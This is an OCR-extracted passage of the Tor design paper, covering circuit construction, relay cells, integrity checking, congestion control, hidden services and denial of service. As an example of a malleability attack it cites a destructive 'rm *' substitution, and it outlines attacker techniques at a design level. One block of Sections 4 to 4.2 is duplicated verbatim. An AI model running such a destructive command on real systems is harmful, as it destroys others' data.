Systems like **Freedom** and the original Onion Routing build circuits all at once, using a layered "onion" of public-key encrypted messages, each layer of which provides session keys and the address of the next server in the circuit. Tor as described herein, Tarzan, MorphMix, **Cebolla** [9], and Rennhard's **Anonymity Network** [44] build circuits in stages, extending them one hop at a time. Section 4.2 describes how this approach enables perfect forward secrecy.

Circuit-based designs must choose which protocol layer to anonymize. They may intercept IP packets directly, and relay them whole (stripping the source address) along the circuit [8, 24]. Like Tor, they may accept TCP streams and relay the data in those streams, ignoring the breakdown of that data into TCP segments [43, 44]. Finally, like Crowds, they may accept application-level protocols such as HTTP and relay the application requests themselves. Making this protocol-layer decision requires a compromise between flexibility and anonymity. For example, a system that understands HTTP can strip identifying information from requests, can take advantage of caching to limit the number of requests that leave the network, and can batch or encode requests to minimize the number of connections. On the other hand, an IP-level anonymizer can handle nearly any protocol, even ones unforeseen by its designers (though these systems require kernel-level modifications to some operating systems, and so are more complex and less portable). TCP-level anonymity networks like Tor present a middle approach: they are application neutral (so long as the application supports, or can be tunneled across, TCP), but by treating application connections as data streams rather than raw TCP packets, they avoid the inefficiencies of tunneling TCP over TCP.

Distributed-trust anonymizing systems need to prevent attackers from adding too many servers and thus compromising user paths. Tor relies on a small set of well-known directory servers, run by independent parties, to decide which nodes can join. Tarzan and MorphMix allow unknown users to run servers, and use a limited resource (like IP addresses) to prevent an attacker from controlling too much of the network. Crowds suggests requiring written, notarized requests from potential crowd members.

Anonymous communication is essential for censorship-resistant systems like Eternity [2], Free Haven [19], Publius [53], and Tangler [52]. Tor's rendezvous points enable connections between mutually anonymous entities; they are a building block for location-hidden servers, which are needed by Eternity and Free Haven.

3 Design goals and assumptions

Goals

Like other low-latency anonymity designs, Tor seeks to frustrate attackers from linking communication partners, or from linking multiple communications to or from a single user. Within this main goal, however, several considerations have directed Tor's evolution.

Deployability: The design must be deployed and used in the real world. Thus it must not be expensive to run (for example, by requiring more bandwidth than volunteers are willing to provide); must not place a heavy liability burden on operators (for example, by allowing attackers to implicate onion routers in illegal activities); and must not be difficult or expensive to implement (for example, by requiring kernel patches, or separate proxies for every protocol). We also cannot require non-anonymous parties (such as websites) to run our software. (Our rendezvous point design does not meet this goal for non-anonymous users talking to hidden servers, however; see Section 5.)

Usability: A hard-to-use system has fewer users—and because anonymity systems hide users among users, a system with fewer users provides less anonymity. Usability is thus

not only a convenience: it is a security requirement [1, 5]. Tor should therefore not require modifying familiar applications; should not introduce prohibitive delays; and should require as few configuration decisions as possible. Finally, Tor should be easily implementable on all common platforms; we cannot require users to change their operating system to be anonymous. (Tor currently runs on Win32, Linux, Solaris, BSD-style Unix, MacOS X, and probably others.)

Flexibility: The protocol must be flexible and well-specified, so Tor can serve as a test-bed for future research. Many of the open problems in low-latency anonymity networks, such as generating dummy traffic or preventing Sybil attacks [22], may be solvable independently from the issues solved by Tor. Hopefully future systems will not need to reinvent Tor's design.

Simple design: The protocol's design and security parameters must be well-understood. Additional features impose implementation and complexity costs; adding unproven techniques to the design threatens deployability, readability, and ease of security analysis. Tor aims to deploy a simple and stable system that integrates the best accepted approaches to protecting anonymity.

Non-goals

In favoring simple, deployable designs, we have explicitly deferred several possible goals, either because they are solved elsewhere, or because they are not yet solved.

Not peer-to-peer: Tarzan and MorphMix aim to scale to completely decentralized peer-to-peer environments with thousands of short-lived servers, many of which may be controlled by an adversary. This approach is appealing, but still has many open problems [24, 43].

Not secure against end-to-end attacks: Tor does not claim to completely solve end-to-end timing or intersection attacks. Some approaches, such as having users run their own onion routers, may help; see Section 9 for more discussion.

No protocol normalization: Tor does not provide *protocol normalization* like Privoxy or the Anonymizer. If senders want anonymity from responders while using complex and variable protocols like HTTP, Tor must be layered with a filtering proxy such as Privoxy to hide differences between clients, and expunge protocol features that leak identity. Note that by this separation Tor can also provide services that are anonymous to the network yet authenticated to the responder, like SSH. Similarly, Tor does not integrate tunneling for non-stream-based protocols like UDP; this must be provided by an external service if appropriate.

Not steganographic: Tor does not try to conceal who is connected to the network.

3.1 Threat Model

A global passive adversary is the most commonly assumed threat when analyzing theoretical anonymity designs. But like all practical low-latency systems, Tor does not protect against such a strong adversary. Instead, we assume an adversary who can observe some fraction of network traffic; who can generate, modify, delete, or delay traffic; who can operate onion routers of his own; and who can compromise some fraction of the onion routers.

In low-latency anonymity systems that use layered encryption, the adversary's typical goal is to observe both the initiator and the responder. By observing both ends, passive attackers can confirm a suspicion that Alice is talking to Bob if the timing and volume patterns of the traffic on the connection are distinct enough; active attackers can induce timing signatures on the traffic to force distinct patterns. Rather than focusing on these *traffic confirmation* attacks, we aim to prevent *traffic analysis* attacks, where the adversary uses traffic patterns to learn which points in the network he should attack.

Our adversary might try to link an initiator Alice with her communication partners, or try to build a profile of Alice's behavior. He might mount passive attacks by observing the network edges and correlating traffic entering and leaving the network—by relationships in packet timing, volume, or externally visible user-selected options. The adversary can also mount active attacks by compromising routers or keys; by replaying traffic; by selectively denying service to trustworthy routers to move users to compromised routers, or denying service to users to see if traffic elsewhere in the network stops; or by introducing patterns into traffic that can later be detected. The adversary might subvert the directory servers to give users differing views of network state. Additionally, he can try to decrease the network's reliability by attacking nodes or by performing antisocial activities from reliable nodes and trying to get them taken down—making the network unreliable flushes users to other less anonymous systems, where they may be easier to attack. We summarize in Section 7 how well the Tor design defends against each of these attacks.

4 The Tor Design

The Tor network is an overlay network; each onion router (OR) runs as a normal user-level process without any special privileges. Each onion router maintains a TLS [17] connection to every other onion router. Each user runs local software called an onion proxy (OP) to fetch directories, establish circuits across the network, and handle connections from user applications. These onion proxies accept TCP streams and multiplex them across the circuits. The onion router on the other side of the circuit connects to the requested destinations and relays data.

Each onion router maintains a long-term identity key and a short-term onion key. The identity key is used to sign TLS certificates, to sign the OR's *router descriptor* (a summary of its keys, address, bandwidth, exit policy, and so on), and (by directory servers) to sign directories. The onion key is used to decrypt requests from users to set up a circuit and negotiate

ephemeral keys. The TLS protocol also establishes a short-term link key when communicating between ORs. Short-term keys are rotated periodically and independently, to limit the impact of key compromise.


Section 4.1 presents the fixed-size *cells* that are the unit of communication in Tor. We describe in Section 4.2 how circuits are built, extended, truncated, and destroyed. Section 4.3 describes how TCP streams are routed through the network. We address integrity checking in Section 4.4, and resource limiting in Section 4.5. Finally, Section 4.6 talks about congestion control and fairness issues.

4.1 Cells

Onion routers communicate with one another, and with users' OPs, via TLS connections with ephemeral keys. Using TLS conceals the data on the connection with perfect forward secrecy, and prevents an attacker from modifying data on the wire or impersonating an OR.

Traffic passes along these connections in fixed-size cells. Each cell is 512 bytes, and consists of a header and a payload. The header includes a circuit identifier (circID) that specifies which circuit the cell refers to (many circuits can be multiplexed over the single TLS connection), and a command to describe what to do with the cell's payload. (Circuit identifiers are connection-specific: each circuit has a different circID on each OP/OR or OR/OR connection it traverses.) Based on their command, cells are either *control* cells, which are always interpreted by the node that receives them, or *relay* cells, which carry end-to-end stream data. The control cell commands are: *padding* (currently used for keepalive, but also usable for link padding); *create* or *created* (used to set up a new circuit); and *destroy* (to tear down a circuit).

Relay cells have an additional header (the relay header) at the front of the payload, containing a streamID (stream identifier: many streams can be multiplexed over a circuit); an end-to-end checksum for integrity checking; the length of the relay payload; and a relay command. The entire contents of the relay header and the relay cell payload are encrypted or decrypted together as the relay cell moves along the circuit, using the 128-bit AES cipher in counter mode to generate a cipher stream. The relay commands are: *relay data* (for data flowing down the stream), *relay begin* (to open a stream), *relay end* (to close a stream cleanly), *relay teardown* (to close a broken stream), *relay connected* (to notify the OP that a relay begin has succeeded), *relay extend* and *relay extended* (to extend the circuit by a hop, and to acknowledge), *relay truncate* and *relay truncated* (to tear down only part of the circuit, and to acknowledge), *relay sendme* (used for congestion control), and *relay drop* (used to implement long-range dummies). We give a visual overview of cell structure plus the details of relay cell structure, and then describe each of these cell types and commands in more detail below.



4.2 Circuits and streams

Onion Routing originally built one circuit for each TCP stream. Because building a circuit can take several tenths of a second (due to public-key cryptography and network latency), this design imposed high costs on applications like web browsing that open many TCP streams.

In Tor, each circuit can be shared by many TCP streams. To avoid delays, users construct circuits preemptively. To limit linkability among their streams, users' OPs build a new circuit periodically if the previous ones have been used, and expire old used circuits that no longer have any open streams. OPs consider rotating to a new circuit once a minute: thus even heavy users spend negligible time building circuits, but a limited number of requests can be linked to each other through a given exit node. Also, because circuits are built in the background, OPs can recover from failed circuit creation without harming user experience.




Figure 1: Alice builds a two-hop circuit and begins fetching a web page.

Constructing a circuit

A user's OP constructs circuits incrementally, negotiating a symmetric key with each OR on the circuit, one hop at a time. To begin creating a new circuit, the OP (call her Alice) sends a *create* cell to the first node in her chosen path (call him Bob). (She chooses a new circID C_{AB} not currently used on the connection from her to Bob.) The *create* cell's payload contains the first half of the Diffie-Hellman handshake (g^x), encrypted to the onion key of the OR (call him Bob). Bob responds with a *created* cell containing g^y along with a hash of the negotiated key $K = g^{xy}$.

Once the circuit has been established, Alice and Bob can send one another relay cells encrypted with the negotiated

ephemeral keys. The TLS protocol also establishes a short-term link key when communicating between ORs. Short-term keys are rotated periodically and independently, to limit the impact of key compromise.


Section 4.1 presents the fixed-size *cells* that are the unit of communication in Tor. We describe in Section 4.2 how circuits are built, extended, truncated, and destroyed. Section 4.3 describes how TCP streams are routed through the network. We address integrity checking in Section 4.4, and resource limiting in Section 4.5. Finally, Section 4.6 talks about congestion control and fairness issues.

4.1 Cells

Onion routers communicate with one another, and with users' OPs, via TLS connections with ephemeral keys. Using TLS conceals the data on the connection with perfect forward secrecy, and prevents an attacker from modifying data on the wire or impersonating an OR.

Traffic passes along these connections in fixed-size cells. Each cell is 512 bytes, and consists of a header and a payload. The header includes a circuit identifier (circID) that specifies which circuit the cell refers to (many circuits can be multiplexed over the single TLS connection), and a command to describe what to do with the cell's payload. (Circuit identifiers are connection-specific: each circuit has a different circID on each OP/OR or OR/OR connection it traverses.) Based on their command, cells are either *control* cells, which are always interpreted by the node that receives them, or *relay* cells, which carry end-to-end stream data. The control cell commands are: *padding* (currently used for keepalive, but also usable for link padding); *create* or *created* (used to set up a new circuit); and *destroy* (to tear down a circuit).

Relay cells have an additional header (the relay header) at the front of the payload, containing a streamID (stream identifier: many streams can be multiplexed over a circuit); an end-to-end checksum for integrity checking; the length of the relay payload; and a relay command. The entire contents of the relay header and the relay cell payload are encrypted or decrypted together as the relay cell moves along the circuit, using the 128-bit AES cipher in counter mode to generate a cipher stream. The relay commands are: *relay data* (for data flowing down the stream), *relay begin* (to open a stream), *relay end* (to close a stream cleanly), *relay teardown* (to close a broken stream), *relay connected* (to notify the OP that a relay begin has succeeded), *relay extend* and *relay extended* (to extend the circuit by a hop, and to acknowledge), *relay truncate* and *relay truncated* (to tear down only part of the circuit, and to acknowledge), *relay sendme* (used for congestion control), and *relay drop* (used to implement long-range dummies). We give a visual overview of cell structure plus the details of relay cell structure, and then describe each of these cell types and commands in more detail below.



4.2 Circuits and streams

Onion Routing originally built one circuit for each TCP stream. Because building a circuit can take several tenths of a second (due to public-key cryptography and network latency), this design imposed high costs on applications like web browsing that open many TCP streams.

In Tor, each circuit can be shared by many TCP streams. To avoid delays, users construct circuits preemptively. To limit linkability among their streams, users' OPs build a new circuit periodically if the previous ones have been used, and expire old used circuits that no longer have any open streams. OPs consider rotating to a new circuit once a minute: thus even heavy users spend negligible time building circuits, but a limited number of requests can be linked to each other through a given exit node. Also, because circuits are built in the background, OPs can recover from failed circuit creation without harming user experience.




Figure 1: Alice builds a two-hop circuit and begins fetching a web page.

Constructing a circuit

A user's OP constructs circuits incrementally, negotiating a symmetric key with each OR on the circuit, one hop at a time. To begin creating a new circuit, the OP (call her Alice) sends a *create* cell to the first node in her chosen path (call him Bob). (She chooses a new circID C_{AB} not currently used on the connection from her to Bob.) The *create* cell's payload contains the first half of the Diffie-Hellman handshake (g^x), encrypted to the onion key of the OR (call him Bob). Bob responds with a *created* cell containing g^y along with a hash of the negotiated key $K = g^{xy}$.

Once the circuit has been established, Alice and Bob can send one another relay cells encrypted with the negotiated

key.[1] More detail is given in the next section.

To extend the circuit further, Alice sends a *relay extend* cell to Bob, specifying the address of the next OR (call her Carol), and an encrypted g^{x_2} for her. Bob copies the half-handshake into a *create* cell, and passes it to Carol to extend the circuit. (Bob chooses a new circID C_{BC} not currently used on the connection between him and Carol. Alice never needs to know this circID; only Bob associates C_{AB} on his connection with Alice to C_{BC} on his connection with Carol.) When Carol responds with a *created* cell, Bob wraps the payload into a *relay extended* cell and passes it back to Alice. Now the circuit is extended to Carol, and Alice and Carol share a common key $K_2 = g^{x_2 y_2}$.

To extend the circuit to a third node or beyond, Alice proceeds as above, always telling the last node in the circuit to extend one hop further.

This circuit-level handshake protocol achieves unilateral entity authentication (Alice knows she's handshaking with the OR, but the OR doesn't care who is opening the circuit—Alice uses no public key and remains anonymous) and unilateral key authentication (Alice and the OR agree on a key, and Alice knows only the OR learns it). It also achieves forward secrecy and key freshness. More formally, the protocol is as follows (where $E_{PK_{Bob}}(\cdot)$ is encryption with Bob's public key, H is a secure hash function, and $|$ is concatenation):

$$\text{Alice} \rightarrow \text{Bob} : E_{PK_{Bob}}(g^x)$$
$$\text{Bob} \rightarrow \text{Alice} : g^y, H(K|\text{“handshake”})$$

In the second step, Bob proves that it was he who received g^x, and who chose y. We use PK encryption in the first step (rather than, say, using the first two steps of STS, which has a signature in the second step) because a single cell is too small to hold both a public key and a signature. Preliminary analysis with the NRL protocol analyzer [35] shows this protocol to be secure (including perfect forward secrecy) under the traditional Dolev-Yao model.

Relay cells

Once Alice has established the circuit (so she shares keys with each OR on the circuit), she can send relay cells. Upon receiving a relay cell, an OR looks up the corresponding circuit, and decrypts the relay header and payload with the session key for that circuit. If the cell is headed away from Alice the OR then checks whether the decrypted cell has a valid digest (as an optimization, the first two bytes of the integrity check are zero, so in most cases we can avoid computing the hash). If valid, it accepts the relay cell and processes it as described below. Otherwise, the OR looks up the circID and OR for the next step in the circuit, replaces the circID as appropriate, and sends the decrypted relay cell to the next OR. (If the OR at the end of the circuit receives an unrecognized relay cell, an error has occurred, and the circuit is torn down.)

OPs treat incoming relay cells similarly: they iteratively unwrap the relay header and payload with the session keys shared with each OR on the circuit, from the closest to farthest. If at any stage the digest is valid, the cell must have originated at the OR whose encryption has just been removed.

To construct a relay cell addressed to a given OR, Alice assigns the digest, and then iteratively encrypts the cell payload (that is, the relay header and payload) with the symmetric key of each hop up to that OR. Because the digest is encrypted to a different value at each step, only at the targeted OR will it have a meaningful value.[2] This *leaky pipe* circuit topology allows Alice's streams to exit at different ORs on a single circuit. Alice may choose different exit points because of their exit policies, or to keep the ORs from knowing that two streams originate from the same person.

When an OR later replies to Alice with a relay cell, it encrypts the cell's relay header and payload with the single key it shares with Alice, and sends the cell back toward Alice along the circuit. Subsequent ORs add further layers of encryption as they relay the cell back to Alice.

To tear down a circuit, Alice sends a *destroy* control cell. Each OR in the circuit receives the *destroy* cell, closes all streams on that circuit, and passes a new *destroy* cell forward. But just as circuits are built incrementally, they can also be torn down incrementally: Alice can send a *relay truncate* cell to a single OR on a circuit. That OR then sends a *destroy* cell forward, and acknowledges with a *relay truncated* cell. Alice can then extend the circuit to different nodes, without signaling to the intermediate nodes (or a limited observer) that she has changed her circuit. Similarly, if a node on the circuit goes down, the adjacent node can send a *relay truncated* cell back to Alice. Thus the “break a node and see which circuits go down” attack [4] is weakened.

4.3 Opening and closing streams

When Alice's application wants a TCP connection to a given address and port, it asks the OP (via SOCKS) to make the connection. The OP chooses the newest open circuit (or creates one if needed), and chooses a suitable OR on that circuit to be the exit node (usually the last node, but maybe others due to exit policy conflicts; see Section 6.2.) The OP then opens the stream by sending a *relay begin* cell to the exit node, using a new random streamID. Once the exit node connects to the remote host, it responds with a *relay connected* cell. Upon receipt, the OP sends a SOCKS reply to notify the application of its success. The OP now accepts data from the application's TCP stream, packaging it into *relay data* cells and sending those cells along the circuit to the chosen OR.

There's a catch to using SOCKS, however—some applications pass the alphanumeric hostname to the Tor client, while others resolve it into an IP address first and then pass the IP

[1] Actually, the negotiated key is used to derive two symmetric keys: one for each direction.

[2] With 48 bits of digest per cell, the probability of an accidental collision is far lower than the chance of hardware failure.

address to the Tor client. If the application does DNS resolution first, Alice thereby reveals her destination to the remote DNS server, rather than sending the hostname through the Tor network to be resolved at the far end. Common applications like Mozilla and SSH have this flaw.

With Mozilla, the flaw is easy to address: the filtering HTTP proxy called Privoxy gives a hostname to the Tor client, so Alice's computer never does DNS resolution. But a portable general solution, such as is needed for SSH, is an open problem. Modifying or replacing the local nameserver can be invasive, brittle, and unportable. Forcing the resolver library to prefer TCP rather than UDP is hard, and also has portability problems. Dynamically intercepting system calls to the resolver library seems a promising direction. We could also provide a tool similar to *dig* to perform a private lookup through the Tor network. Currently, we encourage the use of privacy-aware proxies like Privoxy wherever possible.

Closing a Tor stream is analogous to closing a TCP stream: it uses a two-step handshake for normal operation, or a one-step handshake for errors. If the stream closes abnormally, the adjacent node simply sends a *relay teardown* cell. If the stream closes normally, the node sends a *relay end* cell down the circuit, and the other side responds with its own *relay end* cell. Because all relay cells use layered encryption, only the destination OR knows that a given relay cell is a request to close a stream. This two-step handshake allows Tor to support TCP-based applications that use half-closed connections.

4.4 Integrity checking on streams

Because the old Onion Routing design used a stream cipher without integrity checking, traffic was vulnerable to a malleability attack: though the attacker could not decrypt cells, any changes to encrypted data would create corresponding changes to the data leaving the network. This weakness allowed an adversary who could guess the encrypted content to change a padding cell to a destroy cell; change the destination address in a *relay begin* cell to the adversary's webserver; or change an FTP command from `dir` to `rm *`. (Even an external adversary could do this, because the link encryption similarly used a stream cipher.)

Because Tor uses TLS on its links, external adversaries cannot modify data. Addressing the insider malleability attack, however, is more complex.

We could do integrity checking of the relay cells at each hop, either by including hashes or by using an authenticating cipher mode like EAX [6], but there are some problems. First, these approaches impose a message-expansion overhead at each hop, and so we would have to either leak the path length or waste bytes by padding to a maximum path length. Second, these solutions can only verify traffic coming from Alice: ORs would not be able to produce suitable hashes for the intermediate hops, since the ORs on a circuit do not know the other ORs' session keys. Third, we have already accepted that our design is vulnerable to end-to-end timing attacks; so tagging attacks performed within the circuit provide no additional information to the attacker.

Thus, we check integrity only at the edges of each stream. (Remember that in our leaky-pipe circuit topology, a stream's edge could be any hop in the circuit.) When Alice negotiates a key with a new hop, they each initialize a SHA-1 digest with a derivative of that key, thus beginning with randomness that only the two of them know. Then they each incrementally add to the SHA-1 digest the contents of all relay cells they create, and include with each relay cell the first four bytes of the current digest. Each also keeps a SHA-1 digest of data received, to verify that the received hashes are correct.

To be sure of removing or modifying a cell, the attacker must be able to deduce the current digest state (which depends on all traffic between Alice and Bob, starting with their negotiated key). Attacks on SHA-1 where the adversary can incrementally add to a hash to produce a new valid hash don't work, because all hashes are end-to-end encrypted across the circuit. The computational overhead of computing the digests is minimal compared to doing the AES encryption performed at each hop of the circuit. We use only four bytes per cell to minimize overhead; the chance that an adversary will correctly guess a valid hash is acceptably low, given that the OP or OR tear down the circuit if they receive a bad hash.

4.5 Rate limiting and fairness

Volunteers are more willing to run services that can limit their bandwidth usage. To accommodate them, Tor servers use a token bucket approach [50] to enforce a long-term average rate of incoming bytes, while still permitting short-term bursts above the allowed bandwidth.

Because the Tor protocol outputs about the same number of bytes as it takes in, it is sufficient in practice to limit only incoming bytes. With TCP streams, however, the correspondence is not one-to-one: relaying a single incoming byte can require an entire 512-byte cell. (We can't just wait for more bytes, because the local application may be awaiting a reply.) Therefore, we treat this case as if the entire cell size had been read, regardless of the cell's fullness.

Further, inspired by Rennhard et al's design in [44], a circuit's edges can heuristically distinguish interactive streams from bulk streams by comparing the frequency with which they supply cells. We can provide good latency for interactive streams by giving them preferential service, while still giving good overall throughput to the bulk streams. Such preferential treatment presents a possible end-to-end attack, but an adversary observing both ends of the stream can already learn this information through timing attacks.

4.6 Congestion control

Even with bandwidth rate limiting, we still need to worry about congestion, either accidental or intentional. If enough users choose the same OR-to-OR connection for their circuits, that connection can become saturated. For example, an attacker could send a large file through the Tor network to a webserver he runs, and then refuse to read any of the bytes at the webserver end of the circuit. Without some congestion control mechanism, these bottlenecks can propagate back through the entire network. We don't need to reimplement full TCP windows (with sequence numbers, the ability to drop cells when we're full and retransmit later, and so on), because TCP already guarantees in-order delivery of each cell. We describe our response below.

Circuit-level throttling: To control a circuit's bandwidth usage, each OR keeps track of two windows. The *packaging window* tracks how many relay data cells the OR is allowed to package (from incoming TCP streams) for transmission back to the OP, and the *delivery window* tracks how many relay data cells it is willing to deliver to TCP streams outside the network. Each window is initialized (say, to 1000 data cells). When a data cell is packaged or delivered, the appropriate window is decremented. When an OR has received enough data cells (currently 100), it sends a *relay sendme* cell towards the OP, with streamID zero. When an OR receives a *relay sendme* cell with streamID zero, it increments its packaging window. Either of these cells increments the corresponding window by 100. If the packaging window reaches 0, the OR stops reading from TCP connections for all streams on the corresponding circuit, and sends no more relay data cells until receiving a *relay sendme* cell.

The OP behaves identically, except that it must track a packaging window and a delivery window for every OR in the circuit. If a packaging window reaches 0, it stops reading from streams destined for that OR.

Stream-level throttling: The stream-level congestion control mechanism is similar to the circuit-level mechanism. ORs and OPs use *relay sendme* cells to implement end-to-end flow control for individual streams across circuits. Each stream begins with a packaging window (currently 500 cells), and increments the window by a fixed value (50) upon receiving a *relay sendme* cell. Rather than always returning a *relay sendme* cell as soon as enough cells have arrived, the stream-level congestion control also has to check whether data has been successfully flushed onto the TCP stream; it sends the *relay sendme* cell only when the number of bytes pending to be flushed is under some threshold (currently 10 cells' worth).

These arbitrarily chosen parameters seem to give tolerable throughput and delay; see Section 8.

5 Rendezvous Points and hidden services

Rendezvous points are a building block for *location-hidden services* (also known as *responder anonymity*) in the Tor network. Location-hidden services allow Bob to offer a TCP service, such as a webserver, without revealing his IP address. This type of anonymity protects against distributed DoS attacks: attackers are forced to attack the onion routing network because they do not know Bob's IP address.

Our design for location-hidden servers has the following goals. **Access-control:** Bob needs a way to filter incoming requests, so an attacker cannot flood Bob simply by making many connections to him. **Robustness:** Bob should be able to maintain a long-term pseudonymous identity even in the presence of router failure. Bob's service must not be tied to a single OR, and Bob must be able to migrate his service across ORs. **Smear-resistance:** A social attacker should not be able to "frame" a rendezvous router by offering an illegal or disreputable location-hidden service and making observers believe the router created that service. **Application-transparency:** Although we require users to run special software to access location-hidden servers, we must not require them to modify their applications.

We provide location-hiding for Bob by allowing him to advertise several onion routers (his *introduction points*) as contact points. He may do this on any robust efficient key-value lookup system with authenticated updates, such as a distributed hash table (DHT) like CFS [11].[3] Alice, the client, chooses an OR as her *rendezvous point*. She connects to one of Bob's introduction points, informs him of her rendezvous point, and then waits for him to connect to the rendezvous point. This extra level of indirection helps Bob's introduction points avoid problems associated with serving unpopular files directly (for example, if Bob serves material that the introduction point's community finds objectionable, or if Bob's service tends to get attacked by network vandals). The extra level of indirection also allows Bob to respond to some requests and ignore others.

5.1 Rendezvous points in Tor

The following steps are performed on behalf of Alice and Bob by their local OPs; application integration is described more fully below.

- Bob generates a long-term public key pair to identify his service.
- Bob chooses some introduction points, and advertises them on the lookup service, signing the advertisement with his public key. He can add more later.
- Bob builds a circuit to each of his introduction points, and tells them to wait for requests.

[3] Rather than rely on an external infrastructure, the Onion Routing network can run the lookup service itself. Our current implementation provides a simple lookup system on the directory servers.

- Alice learns about Bob's service out of band (perhaps Bob told her, or she found it on a website). She retrieves the details of Bob's service from the lookup service. If Alice wants to access Bob's service anonymously, she must connect to the lookup service via Tor.
- Alice chooses an OR as the rendezvous point (RP) for her connection to Bob's service. She builds a circuit to the RP, and gives it a randomly chosen "rendezvous cookie" to recognize Bob.
- Alice opens an anonymous stream to one of Bob's introduction points, and gives it a message (encrypted with Bob's public key) telling it about herself, her RP and rendezvous cookie, and the start of a DH handshake. The introduction point sends the message to Bob.
- If Bob wants to talk to Alice, he builds a circuit to Alice's RP and sends the rendezvous cookie, the second half of the DH handshake, and a hash of the session key they now share. By the same argument as in Section 4.2, Alice knows she shares the key only with Bob.
- The RP connects Alice's circuit to Bob's. Note that RP can't recognize Alice, Bob, or the data they transmit.
- Alice sends a *relay begin* cell along the circuit. It arrives at Bob's OP, which connects to Bob's webserver.
- An anonymous stream has been established, and Alice and Bob communicate as normal.

When establishing an introduction point, Bob provides the onion router with the public key identifying his service. Bob signs his messages, so others cannot usurp his introduction point in the future. He uses the same public key to establish the other introduction points for his service, and periodically refreshes his entry in the lookup service.

The message that Alice gives the introduction point includes a hash of Bob's public key and an optional initial authorization token (the introduction point can do prescreening, for example to block replays). Her message to Bob may include an end-to-end authorization token so Bob can choose whether to respond. The authorization tokens can be used to provide selective access: important users can get uninterrupted access. During normal situations, Bob's service might simply be offered directly from mirrors, while Bob gives out tokens to high-priority users. If the mirrors are knocked down, those users can switch to accessing Bob's service via the Tor rendezvous system.

Bob's introduction points are themselves subject to DoS—he must open many introduction points or risk such an attack. He can provide selected users with a current list or future schedule of unadvertised introduction points; this is most practical if there is a stable and large group of introduction points available. Bob could also give secret public keys for consulting the lookup service. All of these approaches limit exposure even when some selected users collude in the DoS.

5.2 Integration with user applications

Bob configures his onion proxy to know the local IP address and port of his service, a strategy for authorizing clients, and his public key. The onion proxy anonymously publishes a signed statement of Bob's public key, an expiration time, and the current introduction points for his service onto the lookup service, indexed by the hash of his public key. Bob's webserver is unmodified, and doesn't even know that it's hidden behind the Tor network.

Alice's applications also work unchanged—her client interface remains a SOCKS proxy. We encode all of the necessary information into the fully qualified domain name (FQDN) Alice uses when establishing her connection. Location-hidden services use a virtual top level domain called `.onion`: thus hostnames take the form `x.y.onion` where `x` is the authorization cookie and `y` encodes the hash of the public key. Alice's onion proxy examines addresses; if they're destined for a hidden server, it decodes the key and starts the rendezvous as described above.

5.3 Previous rendezvous work

Rendezvous points in low-latency anonymity systems were first described for use in ISDN telephony [30, 38]. Later low-latency designs used rendezvous points for hiding location of mobile phones and low-power location trackers [23, 40]. Rendezvous for anonymizing low-latency Internet connections was suggested in early Onion Routing work [27], but the first published design was by Ian Goldberg [26]. His design differs from ours in three ways. First, Goldberg suggests that Alice should manually hunt down a current location of the service via Gnutella; our approach makes lookup transparent to the user, as well as faster and more robust. Second, in Tor the client and server negotiate session keys with Diffie-Hellman, so plaintext is not exposed even at the rendezvous point. Third, our design minimizes the exposure from running the service, to encourage volunteers to offer introduction and rendezvous services. Tor's introduction points do not output any bytes to the clients; the rendezvous points don't know the client or the server, and can't read the data being transmitted. The indirection scheme is also designed to include authentication/authorization—if Alice doesn't include the right cookie with her request for service, Bob need not even acknowledge his existence.

6 Other design decisions

6.1 Denial of service

Providing Tor as a public service creates many opportunities for denial-of-service attacks against the network. While flow control and rate limiting (discussed in Section 4.6) prevent users from consuming more bandwidth than routers are

willing to provide, opportunities remain for users to consume more network resources than their fair share, or to render the network unusable for others.

First of all, there are several CPU-consuming denial-of-service attacks wherein an attacker can force an OR to perform expensive cryptographic operations. For example, an attacker can fake the start of a TLS handshake, forcing the OR to carry out its (comparatively expensive) half of the handshake at no real computational cost to the attacker.

We have not yet implemented any defenses for these attacks, but several approaches are possible. First, ORs can require clients to solve a puzzle [16] while beginning new TLS handshakes or accepting *create* cells. So long as these tokens are easy to verify and computationally expensive to produce, this approach limits the attack multiplier. Additionally, ORs can limit the rate at which they accept *create* cells and TLS connections, so that the computational work of processing them does not drown out the symmetric cryptography operations that keep cells flowing. This rate limiting could, however, allow an attacker to slow down other users when they build new circuits.

Adversaries can also attack the Tor network's hosts and network links. Disrupting a single circuit or link breaks all streams passing along that part of the circuit. Users similarly lose service when a router crashes or its operator restarts it. The current Tor design treats such attacks as intermittent network failures, and depends on users and applications to respond or recover as appropriate. A future design could use an end-to-end TCP-like acknowledgment protocol, so no streams are lost unless the entry or exit point is disrupted. This solution would require more buffering at the network edges, however, and the performance and anonymity implications from this extra complexity still require investigation.

6.2 Exit policies and abuse

Exit abuse is a serious barrier to wide-scale Tor deployment. Anonymity presents would-be vandals and abusers with an opportunity to hide the origins of their activities. Attackers can harm the Tor network by implicating exit servers for their abuse. Also, applications that commonly use IP-based authentication (such as institutional mail or webservers) can be fooled by the fact that anonymous connections appear to originate at the exit OR.

